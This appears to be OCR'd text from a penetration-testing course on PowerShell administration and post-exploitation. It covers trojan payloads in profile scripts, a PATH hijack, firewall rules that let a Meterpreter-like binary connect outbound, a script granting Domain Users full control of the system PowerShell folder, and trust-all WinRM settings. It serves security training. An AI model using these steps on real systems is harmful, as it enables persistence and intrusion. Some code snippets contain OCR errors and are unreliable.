

Using COM Objects in PowerShell

One of the possible ways Windows applications can communicate with each other is the Common Object Model (COM). This includes third-party software interacting with the Windows userland. The example here leverages the capability of the shell object to extract ZIP compressed files. The sample code in the slide creates a custom object, instantiated as shell.application, and extracts out each item. There is no built-in way to do this with cmd.exe, explorer.exe, or PowerShell. Because COM has a long history of supported use on Windows, features such as this are easily wrapped in a PowerShell module and are extremely likely to continue to run correctly across different Windows systems.

Using Visual Basic for Applications (VBA) payloads in Excel and Word macros is an excellent phishing attack vector. VBA already has access to COM objects, but sometimes is filtered by email servers or detected by signatures in antivirus products. Converting these payloads into PowerShell scripts has a higher success rate at the moment, though malware is starting to use PowerShell stages as well. You might also find that other Shell extensions for encryption or cloud storage are easy to access with PowerShell instead of GUI control.

Using .NET Objects in PowerShell

- Using .NET objects in PowerShell is a blessed way to interact with Windows API:
  - Public Functions
  - Reflection
- Generally, most cmdlets are C# with .NET
- Example: echo monkey | sha1sum



Using .NET Objects in PowerShell

Similar to COM interaction, .NET features of PowerShell provide applications a way to interact. Public functions are available to PowerShell. A .NET technique to instantiate an object by type, called reflection, is possible with PowerShell. Using .NET objects is similar to using COM objects in PowerShell. Current versions of PowerShell can use cmdlets written in PowerShell; previously, all cmdlets had to be compiled, typically in C#. In this example, a sha1sum is calculated from the string "monkey`n" (remember the backtick is the escape character in PowerShell, making "`n" a new line instead of "\n"). When you find yourself in a situation in which the application uses hashes for authentication, reproduce the hashing the same way for your password-guessing attacks. The following is the equivalent of "echo monkey | sha1sum" on Linux:

```
$msg="monkey`n"
$hash=""
$sha1 = New-Object System.Security.Cryptography.SHA1Managed
$sha1.ComputeHash([Char]]$msg) | % {$hash += $_.ToString("x2")}
$hash
```

Alternatively, to calculate the SHA1 hash of the entire file, simply read the file as bytes:

```
$datafile = 'C:\scripts\data.txt'
$hash=''
$sha1 = New-Object System.Security.Cryptography.SHA1Managed
$data =[io.File]::ReadAllBytes($datafile)
$sha1.ComputeHash($data) | %{$hash +=$_.ToString("x2")}
$hash
```

Pipe Problems with Properties

- `Get-WmiObject` outputs different names:
  - ProcessID instead of ID
  - ProcessName instead of Name
  - `Stop-Process` wants ID, Name, or Process Object
- See this with `Stop-Process` Syntax:

```
Get-Help Stop-Process |
Select-Object -ExpandProperty Syntax
```

  - Or take advantage of Object notation

```
(Get-Help Stop-Process).Syntax
```



Pipe Problems with Properties

Continuing down our example of killing processes, let's look at how the pipeline works. If we use `Get-WmiObject` to get at the CommandLine field (because it's not immediately available from `Get-Process`), we'll have a parameter name mismatch. `Get-WmiObject` labels the process ID to be `ProcessID`, but the `Stop-Process` cmdlet expects it to be labeled ID. Similarly, the `ProcessName` doesn't match Name in the `Stop-Process` cmdlet. Your attack tool might make an assumption on input names. You need to understand the object pipeline and a little bit of block scripting to make the payload work. Keep in mind this is a classic PowerShell task, so manipulating the object pipeline could help you hijack an administrative script or tool.

Paying close attention to error messages or carefully reading Help pages is the easiest way to see what parameter names are used in the SYNTAX section.

Working with Syntax Problems

- Sample Stop-Process Syntax



- One solution is to rename ProcessID to ID:
  - Use an expression to build an array of Name, ID
  - Confirm with Get-Member

```
Get-Help Stop-Process |
Select-Object -ExpandProperty Syntax
```


Working with Syntax Problems


As you can see, `Stop-Process` expects to see an Integer, labeled as `-Id`. The next two parameter sets show that a Process[] object or the name of a process can also be used. If we already had Process[] items handy, we could use the second parameter set. Using the name of the process isn't going to help us here, as we have several processes with the same name. `Get-Help` does include a syntax section, which can be specified with the `Select-Object` example shown in the slide.

By looking at the syntax of `Stop-Process`, we see we need an integer `ProcessID`, either as the first parameter or Named Id.

As a side note, sometimes PowerShell returns an object that contains other objects. Here we see usage examples that are stored in arrays. We can break out the array values by adding a pipe to `Select-Object -ExpandProperty <PropertyName>`.

Replace ProcessID with Expression Named ID

- Like in Perl: @ is array operator, {} is block
- The $_ means "object passed from pipe"



Replace ProcessID with Expression Named ID

We could identify `Get-WmiObject` output objects by piping to `Get-Member`. The primary difference is the label of the process ID: `ProcessID` versus `ID`. All we need to do is present the process ID to `Stop-Process named as ID`. Here, we create a new field with a script block. We explicitly name it `ID` and set the value to the current object's `ProcessID` value.

The @{} syntax is a common way to return an expression (code block) as an array. In this example, the array is the label ID and its value, $_.ProcessID. Remember, the $_ variable is the current object, and here we pull out the current process's `ProcessID` value. The expression is actually another code block, but with only one value, `$_.ProcessID`. You see this syntax in many PowerShell recon and attack scripts. This is the simplest way to rename fields across all version of PowerShell.

```
Get-WmiObject -Class Win32_Process -Filter "name='met1111.exe'" | Select
CommandLine,ProcessID
```

is replaced with:


```
Get-WmiObject -Class Win32_Process -Filter "name='met1111.exe'"| Select
CommandLine,@{name="ID";expression={$_.ProcessID}}
```

You sometimes see shortcuts n= and e= in place of name= and expression=, as well as an alias for `Get-WmiObject (gwmi)`:

```
gwmi -Class Win32_process -Filter "n='met1111.exe'" | Select
CommandLine,@{n="ID";e={$_.ProcessID}}
```

Adding Third-Party PowerShell Modules and Scripts

- PowerShell loads modules explicitly:
  - AKA dot-sourcing
    `. C:\nishang\Get-Information.ps1`
  - Import the module into the current session
    `Import-Module C:\nishang\Get-Information.ps1`
- PowerShell can auto-load from PSModulePath



  - Subdirectory is always v1.0, even if PowerShell 2.0+
  - Add c:\scripts to the PSModulePath of this session
    `$env:PSModulePath += ";C:\nishang"`

Adding Third-Party PowerShell Modules and Scripts

To load PowerShell modules into the session, you can use the `Import-Module` cmdlet or invoke it with dot-sourcing. Dot-sourcing uses the period to represent bringing the module into the current session, much like if you copy and paste the contents into your interactive shell. PowerShell auto-loads any modules found in the $env:PSModulePath as soon as you attempt to use them. The leading dot-space is not a typographical error; it is used heavily in pulling in existing PowerShell functions or modules. Here is an example of using the `Get-Information.ps1` recon script from the nishang attack framework:

```
. C:\nishang\Get-Information.ps1
```

You can always modify the `PSModulePath` variable of the current session by appending to `$env:PSModulePath`:

```
$env:PSModulePath += ";C:\nishang"
```

Just in Time, Just Enough Admin (JitJea or Simply JEA)

- JitJeaToolKit:
  - Commands and parameters in module form
  - Uses Desired State Configuration (DSC)
  - Requires WMF 5.0 Preview, at least May 14, 2014
- Fine-grained PowerShell permissions:
  - Follows Principle of Least Privilege: Allow only the minimum required permissions
  - Runs as Local account
  - Objects tailored to tasks
  - Similar to sudo + chroot concepts

Just in Time, Just Enough Admin (JitJea or Simply Jea)

JitJea, or simply Jea, is a PowerShell role-based administration toolkit to limit administrative privileges from being abused. To start with JitJea, you need to have WMF 5.0 installed and fetch the xJea package from the NuGet repository. A general "getting started" document is available at https://learn.microsoft.com/en-us/archive/blogs/privatecloud/just-enough-administration-step-by-step#, and a great video presentation from Jeffrey Snover can be found at https://www.youtube.com/watch?v=czJ7UlTikbY&ab_channel=PowerShell.org#.

Jea stands for Just Enough Admin, and its goal is to limit the risk of a compromised administrator account or credential. It is similar to sudo and chroot: limiting the commands and file access to the task needed. It also provides logging, local JeaEndPointAccount management, and fine-grained control over parameters. Jea is still experimental, so expect things to change, but also expect this to be a large part of administering Windows security in a post–Windows 8.1 environment. This will affect your penetration testing when you gain limited administrative access. Not all admin accounts will be unlimited administrators anymore.

Desired State Configuration (DSC) is what makes Jea possible. DSC is a modular way to define a host configuration. It is Microsoft's solution to cloud server management and has added in limited support for Linux systems, not just Windows. DSC is tied to the idea of CIM, mentioned earlier, a more abstract way to deal with hosts than classic WMI for systems or COM for applications.

At this time, the most current information on JEA can be found at: http://blogs.technet.com/b/privatecloud/archive/2014/05/14/just-enough-administration-step-by-step.aspx#.

Summary (1)

- PowerShell is the preferred management shell
- Consistent syntax versus legacy commands
- Everything is an object
- Exploring is part of the development and use processes
- More than one way to solve any problem

This page intentionally left blank.

Appendix B:

Management Tasks with PowerShell

Management Tasks with PowerShell

In this section, we look at common tasks performed with PowerShell. A defender can use these tasks to prevent attacks or repair after the attack. Attackers can also leverage PowerShell to attack with, as well as attack poorly used PowerShell scripts and tools based on PowerShell.

Common Tasks with PowerShell

- Generally better than legacy commands:
  - Consistent syntax and parameters
  - Newer management consoles use the same objects anyway
- Use for Read, Write/Update settings:
  - Modules placed during software installation
  - Managing remote systems may require manual module installation

Common Tasks with PowerShell

PowerShell scripts can have legacy commands intermingled with cmdlets. The newer cmdlets tend to be easier to use, as they share a consistent syntax and behavior. Newer management consoles from Microsoft just wrap around the PowerShell cmdlets anyway! However, some legacy commands may be simpler and therefore more appropriate. Common tasks include any IT administrative task. If that management task involves third-party software, there may be additional modules available to PowerShell after it is installed.

Getting Comfortable with the Shell or ISE

- Modern Windows OSs have a PowerShell icon on the taskbar
- Track the latest supported Windows Management Framework (WMF):
  - Bug fixes, but more important new features
  - Especially when used on latest version of OS
- Don't forget to install any management tools for applications on both the server and management workstation

Getting Comfortable with the Shell or ISE

Generally, the later the PowerShell version, the more features are available. Some modules may not even be available unless the OS is current as well. In an enterprise environment, you should have your primary servers as current as possible with PowerShell, as well as any of your management workstations. For this course, we focus on WMF 2.0 (PowerShell 2.0), which ships with Windows 7 and Server 2008, and specify differences with later versions.

For normal use, track the latest supported version to get the most powerful and complete access to objects and cmdlets. For example, if you want to use PowerShell to manage Active Directory from your workstation, install the Active Directory management tools as well.

PowerShell Autoruns

- Designed to customize look and feel of prompt
- Great places to drop attack scripts on victims

Description – Tool	Path
Current User, Current Host – Console	$Home\Documents\WindowsPowerShell\Profile.ps1
Current User, All Hosts	$Home\Documents\Profile.ps1
All Users, Current Host – Console	$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	$PsHome\Profile.ps1
Current User, Current Host – ISE	$Home\Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
All Users, Current Host – ISE	$PsHome\Microsoft.PowerShellISE_profile.ps1

PowerShell Autoruns

The PowerShell console and ISE have different defaults for a profile. The profile is loaded every time PowerShell starts. This can be specific to the Host, User, Console, ISE, or a combination thereof. The filename of the current profile is always stored at `$PROFILE`. Any statements, including legacy commands or cmdlets in this file, will be executed upon start of PowerShell. You may want to adjust your profile to load certain modules or preset some environment variables. Because these files are automatically loaded when starting PowerShell, they are great locations to drop trojan payloads!

In PowerShell 3.0, the system PATH is used to enumerate executables, specifically looking for a nonexistent file: `PSConsoleHostReadline`. Because the file doesn't exist, PowerShell attempts to load `PSConsoleHostReadline` with a long list of possible executable extensions: .ps1, .psm1, .psd1, .com, .exe, .bat, .cmd, .vbs, and so on. As an attacker, all you need is to drop one PowerShell script in one of those locations on PowerShell 3.0 and wait for an administrator to start PowerShell for ANY task. See Chris Campbell's blog at http://obscuresecurity.blogspot.com/p/presentation-slides.html for his DEF CON 22 slides about this PowerShell v3.0 vulnerability.

This particular missing file "feature" was removed in PowerShell 4.0, but the technique is still valid. The attacker needs to write to the correct filename, but earlier in the path than the legitimate script or executable, and then wait for the victim to run it.

PowerShell Profile Example

- Include any commands or function definitions

```
New-Item -Path c:\scripts -Force
Set-Location -Path c:\scripts
$host.ui.RawUI.ForegroundColor = "black"
$host.ui.RawUI.BackgroundColor = "white"
$buffer = $host.ui.RawUI.BufferSize
$buffer.width = 85
$buffer.height = 3000
$host.UI.RawUI.Set_BufferSize($buffer)
$maxWS = $host.UI.RawUI.Get_MaxWindowSize()
$ws = $host.ui.RawUI.WindowSize
```


PowerShell Profile Example

This sample profile shows a few cmdlets to create and start using a new folder, as well as change font, color, and console size. Remember, you could place these commands in PowerShell at any time to change the appearance, and you can use `Get-Member` and tab completion to find additional features and options. Some settings are universal; some are unique to the ISE interface as well.

```
New-Item -Path c:\scripts -Force
Set-Location -Path c:\scripts
$host.ui.RawUI.ForegroundColor = "black"
$host.ui.RawUI.BackgroundColor = "white"
$buffer = $host.ui.RawUI.BufferSize
$buffer.width = 85
$buffer.height = 3000
$host.UI.RawUI.Set_BufferSize($buffer)
$maxWS = $host.UI.RawUI.Get_MaxWindowSize()
$ws = $host.ui.RawUI.WindowSize
```

Files/Items

- New-Item, Get-Item, Copy-Item, Move-Item, Remove-Item, Rename-Item
- Old Linux or CMD aliases mostly work the same
- Includes pseudo-drives (see Get-PSDrive):
  - Alias: Alias commands
  - Function: Function names from loaded modules
  - Env: Environment variables
  - HKCU/HKLM: Registries for Current User/Local Machine


Files/Items

Copying or moving files in a PowerShell session can generally be done with classic Windows or Linux commands (with some exceptions, due to interpreting the space between the command and the path). With PowerShell, you can operate on Items in pseudo-drives (`Get-PSDrive`), for example. Pseudo-drives are like /proc and /dev on Linux: not real filesystems, but it's convenient to use them like a filesystem. Here are some interesting PSDrives to explore:

```
Alias:          All alias commands of the current session
Function:       All PowerShell functions loaded in the current
session
Env:            All Environment variables
HKCU:           The HKEY-CURRENT-USER portion of the registry
HKLM:           The HKEY-LOCAL-MACHINE portion of the registry
```

Dealing with Data

- Get-Content, Set-Content, Add-Content, Clear-Content:
  - Pass an Item to read, overwrite, append, or erase



Dealing with Data

`Get-Content`, `Set-Content`, `Add-Content`, and `Clear-Content` are relatively simple and predictable. Their value over legacy commands such as cat/type is that they can leverage the object pipeline instead of STDIN/STDOUT pipes.

The real value of these data cmdlets is that they can be combined with others for post-exploitation scripts, such as automatically building password lists.

Processes/Services

- Predictable cmdlet names:
  - Start-Process, Debug-Process, Get-Process, Stop-Process, Wait-Process
  - New-Service, Start-Service, Get-Service, Set-Service, Restart-Service, Suspend-Service, Resume-Service, Stop-Service
- Generally predictable usage:
  - Start-Process instead of New-Process
  - Start-Process does not accept pipeline input

Processes/Services

In addition to the classic commands of start and taskkill, you can use PowerShell to operate on processes. `Start-Process` and `Stop-Process` offer the predictable functionality you expect; use "`Get-Help StartProcess -Examples`" for arguments and other features. The legacy sc.exe command had a different syntax than most Windows commands, but here, PowerShell's consistent syntax is more convenient (similar to the other PowerShell cmdlets).

One caveat is that `Start-Process` receives no input via the object pipeline. You need to use variables or script blocks as arguments to `Start-Process` for flexible payloads and attack scripts.

Network Settings

- WMF 3.0 for Windows 8 / Server 2012:
  - Generally easier to use netsh
  - Verbs:
    Get/Set/New/Show/Copy/Disable/Remove/Rename
- Set-NetIPAddress versus New-NetIPAddress:
  - Set-NetIPAddress changes settings for an adapter with a specific IP, not the IP address itself
  - Use Remove-NetIPAddress and New-NetIPAddress to change a static IP
  - New-NetIPAddress will create new Connection Profile

Network Settings

Windows 8 and Server 2012 include more complete network and protocol support than previous OS and PowerShell releases. Still, netsh is generally simpler for common tasks. Besides the typical Get/Set/New/Show/Copy cmdlets, you also have Disable/Remove/Rename as well. Watch out for subtle differences in use. For example, `Set-NetIPAddress` allows the changing of an IP address from a known value to another value, but to set an IP address when none is set yet, use `New-NetIPAddress`. You still have to remove the old IP address with `Remove-NetIPAddress`. Because `New-NetIPAddress` creates new information, a new Connection Profile is also created (public, home, or work). If you have firewall rules that differ only on public/home/work, you need to adjust accordingly.

Firewalling

- WMF 3.0 for Windows 8 / Server 2012
- Must create rules and group before enabling
- Firewall rule groups may not yet be defined
- Some things easier to do with GUI first
- Some things easier to do with legacy commands
- Typical tasks:
  - Sortable firewall rule list

```
Get-NetFirewallRule -all | Out-GridView
```

  - Enable Remote Desktop firewall access

```
Enable-NetFirewallRule -DisplayGroup "Remote
  Desktop"
```


Firewalling

Windows 8 and Server 2012 include PowerShell objects and cmdlets to manage the local firewall. It's part of WMF 3.0 but installing WMF 3.0 on Windows 7 or Server 2008 will still not have this functionality. (See netsh alternative commands later, which happen to be easier for typical use anyway.) Some things, such as the `Set-Firewall` group of cmdlets, require rules to be already created, as well as access lists for the object. For these reasons, it's still generally easier to use GPO and batch files with netsh settings to configure the firewall. For example, the `Enable-NetFirewallRule -DisplayGroup` Remote Desktop command works only as expected if it has already been activated via the GUI or netsh and then deactivated. Take advantage of the `Out-GridView` to list firewall rules. (Sorting by columns is convenient but still requires PowerShell 3+/.)

Legacy Firewall Issues with Service Groups

- Create with GPO or netsh:
  - Enables needed services
  - Sets registry keys and properties
  - Creates firewall rules
  - netsh's advfirewall command sometimes has issues creating as well
- Typical legacy commands:
  - Remote Desktop

```
netsh firewall set service RemoteDesktop enable
```

  - File and Printer Sharing

```
netsh firewall set service FileandPrint enable
```

  - Network Discovery

```
netsh firewall set service UPNP enable
```


Legacy Firewall Issues with Service Groups

Even though new cmdlets exist for Windows 8 and later, Service Groups are still easier to configure with legacy netsh commands. These commands will not only open the firewall for the required ports, but also set any necessary registry keys or services to start as well. This works universally and is much easier than equivalent PowerShell commands in Windows 8 and later. For completeness, here are the best ways to enable Remote Desktop, File and Printer Sharing, and Network Discovery:

```
netsh firewall set service RemoteDesktop enable
netsh firewall set service FileandPrint enable
netsh firewall set service UPNP enable
```

Firewall Rules with PowerShell

- Allow outbound by application name:

```
New-NetFirewallRule -DisplayName metrev -Program
C:\windows\system32\met1111.exe -Direction Outbound
```

- Delete a rule:

```
Get-NetFirewallRule -DisplayName metrev | Remove-
NetFirewallRule
```

- Change a rule (metrev.exe in any folder):

```
Get-NetFirewallRule -DisplayName metrev| Set-
NetFirewallRule -Program met1111.exe
```



Firewall Rules with PowerShell

You can operate on firewall rules (again, Windows 8 and later only) with PowerShell. New firewall rules are relatively simple, assuming you are default-deny and adding allowed applications only. Mixing allow and deny rules can complicate the configuration of the firewall and lead to unnecessary surprises. The first example creates a firewall rule that allows the C:\scripts\met1111.exe program to make any outbound connection. You can delete the rule with the second example, using the DisplayName. Finally, edit an existing rule to allow for any filename of met1111.exe to make any connections.

```
New-NetFirewallRule -DisplayName metrev -Program
C:\windows\system32\met1111.exe -Direction Outbound
Get-NetFirewallRule -DisplayName metrev | Remove-NetFirewallRule
Get-NetFirewallRule -DisplayName metrev| Set-NetFirewallRule -Program
met1111.exe
```

Allowing List of Sources

```
PS C:\> $pentesters=('108.0.16.144','69.163.153.109')
PS C:\> New-NetFirewallRule -Action Allow -DisplayName
PENTEST -RemoteAddress $pentesters
```



Allowing List of Sources

For automating perimeter and local firewall rules, you can create a list of sources to block. Then create new firewall rules using PowerShell in Windows 8 and later, or netsh if you must do it for pre-Windows 8 machines. (Cmdlet is only available on Windows 8 / Server 2012 and later.)

```
PS C:\> $pentesters=('108.0.16.144','69.163.153.109')
PS C:\> New-NetFirewallRule -Action Allow -DisplayName PENTEST -
RemoteAddress $pentesters
```

To match your rules of engagement and scope precisely, use the same technique for direction, program name, and protocol.

Files/Items ACLs

- Get-Acl and Set-Acl
- Work as expected, mostly!
  - Trickier than legacy tools when changing permissions on system files with domain accounts
  - True errors hidden, only "Access Denied"
- Blocked item? Clone ACL of allowed file

```
PS C:\> New-Item $env:TEMP\myfile.txt -Type File

PS C:\> Get-Acl $env:TEMP\myfile.txt | Set-Acl C:\scripts
```


Files/Items ACLs

Access control lists (ACLs) are manageable with PowerShell but are tricky to precisely create. Any mistake in context or implementation often results in a generic Access Denied error. The true cause of the problem could be explicitly disallowed by user, group, domain user, domain user group, and so on. An operational error might also masquerade as Access Denied (tried to open the file for reading before appending, for example).

As of yet, there still is no `New-ACL` cmdlet; you need to create an item and then use `Set-ACL`. This also means it's usually easiest to use the Windows Explorer Security option tab in Explorer for fine-grained permissions, then use `Get-ACL` on the object, and then pipe it to the `Set-ACL` of the actual destination. Make use of the standard `-Verbose` parameter on ACL cmdlets for troubleshooting.

Even with administrative credentials, you will find file or folder items that have a "block everyone" ACL. A pen tester could use `takeown.exe` to take ownership of an item or create a new item to clone the ACL from (as CREATOR OWNER privileges usually allow FULL CONTROL).

```
PS C:\> New-Item $env:TEMP\myfile.txt -Type File
PS C:\> Get-Acl $env:TEMP\myfile.txt | Set-Acl C:\scripts
```

Example: Add ACL for Domain Users

```
$vpath  ='C:\WINDOWS\SYSTEM32\WindowsPowerShell\v1.0'
$acl = (Get-Item $vpath).GetAccessControl("Access")
$acl.SetAccessRuleProtection($True, $False)

takeown.exe /f $vpath
$users = 'DOMAIN\Domain Users'

$perm = $users, "FullControl", `
"ContainerInherit,ObjectInherit", "None", "Allow"
$rule = New-Object `
System.Security.AccessControl.FileSystemAccessRule $perm
$acl.setaccessrule($rule)

$acl | Set-Acl $vpath
```


Example: Add ACL for Domain Users

This script for adding access to the Domain Users group is a typical example of using PowerShell scripting intertwined with legacy commands. The default directory, `C:\WINDOWS\SYSTEM32\WindowsPowerShell\v1.0\`, is in the PATH for Windows and is writeable by all local users. An attacker can drop a DLL or executable file in this directory and wait for an unsafe library load or accidental use. Here we are using our foothold to extend this vulnerability to the Domain Users group. We already have administrative credentials; a successful payload would result in lateral credential change, not escalation.

```
$vpath  ='C:\WINDOWS\SYSTEM32\WindowsPowerShell\v1.0'
$acl = (Get-Item $vpath).GetAccessControl("Access")
$acl.SetAccessRuleProtection($True, $False)

takeown.exe /f $vpath
$users = 'DOMAIN\Domain Users'

$perm = $users, "FullControl", "ContainerInherit,ObjectInherit", "None",
"Allow"
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule
$perm
$acl.setaccessrule($rule)

$acl | Set-Acl $vpath
```

Working with Active Directory

- Active Directory Management Components:
  - 147 cmdlets on 2012r2
  - Common verbs:

  Get, Set, Add, New, Remove, Enable, Disable
  - Common nouns:

  ADDomain, ADComputer, ADUser, ADObject, ADOrganizationalUnit
- Third-party: PoshSec or PSCX:
  - Just a few cmdlets for Active Directory
  - Does not require Active Directory Management
  - Get-ADObject, Get-DomainController, ...

Working with Active Directory

Active Directory (AD) management with PowerShell is most likely to work on a domain controller. Another Active Directory member might have complicated authentication or be missing the cmdlets to properly perform specific tasks during post-exploitation. A common example is using PowerShell from a domain member that hasn't logged on for more than 30 days. Specifically, the computer's Active Directory password may be out of sync, resulting in a Domain Trust error message. The possible cmdlets are what you should expect: Get, Set, New, and Remove AD objects. AD objects include Domain, OU, Computers, and Users, and other abstract objects such as AD Replication. Each object is an opportunity to harvest credentials.

The PowerShell Community Extensions and PoshSec have Active Directory cmdlets included, which do not require the Microsoft Active Directory Management tools to be installed. There are far fewer cmdlets available, but the ones you are most likely to use are there. Although these tools are normally used for everyday management, pen testers can leverage them to maliciously manage an enterprise.

Enterprise PowerShell

- Enterprise PowerShell ~ Regular PowerShell
- Issues: Scope and authentication
  - Authentication complications
  - Misplacing modules
  - Misconfigurations at scale as well
- Pen testing with enterprise PowerShell for mass exploitation and post-exploitation

Enterprise PowerShell

What changes when PowerShell is used on a larger scale? Syntax and cmdlets behave the same, generally. You might use more Active Directory–aware modules instead of array objects. Think of enterprise PowerShell as leveraging mass management features into mass exploitation. You will run into new issues. Some trouble is due to differences between cmdlets and objects on the destination versus the source. Sometimes the issue is domain trust or other authentication difference between machines.

Cloud computing and multidomain management tend to have these authentication-related issues, whereas single workgroup or local PowerShell has more obvious or no permission hurdles to jump over. There may be a Certificate Authority that is untrusted, issues with password synchronization, or other problems. Depending on where the problem is located, it may be misinterpreted as a different error. (Unable to read file: Does it not exist or is there a missing module or script preventing it?) Even though there are new hurdles, the payout is greater to the pen tester. Leveraging PowerShell for mass recon, exploitation, or post-exploitation will quickly result in massive results.

PowerShell Remoting Setup

- PowerShell interface controlling PowerShell cmdlets on separate OS:
  - WS-Management protocol (WSMAN) over Windows Remote Management (WinRM) 2.0
  - Windows 7 and later

```
Get-Service WinRM | Start-Service
Enable-PSRemoting -Force
```

- No domain relationship?

```
Set-Item wsman:\localhost\client\trustedhosts
pc.my.io,*.mydomain.com,10.20.76.2
```


PowerShell Remoting Setup

PowerShell Remoting is the concept of running a PowerShell command or console on one host that interacts with objects on another host. Remoting uses the WS-Management protocol, specifically the WinRM 2.0 service. Generally, it just works when enabled, but you may have to troubleshoot when the domain is slightly misconfigured. There can be some authentication challenges. An easy but insecure way to trust any computer is to use the following:

```
Set-Item wsman:\localhost\client\trustedhosts *
```

This setting will trust any computer to connect over WinRM and is only appropriate in a private testing environment. Because it's in many tutorials, it's worth trying during pen tests. After you gain a foothold as an attacker to allow WinRM connections, you should run the following similar command (allowing the domain names or IP addresses you will be connecting from), which is a more appropriate setting:

```
Set-Item wsman:\localhost\client\trustedhosts
pc.my.io,*.mydomain.com,10.20.76.2
```

Of course, if Active Directory is properly configured with a working trust relationship, this setting is not needed. However, it is possible the WinRM/WSMAN was not auto-installed and configured correctly, so you may have to enable the HTTP and HTTPS ports used for WSMAN:

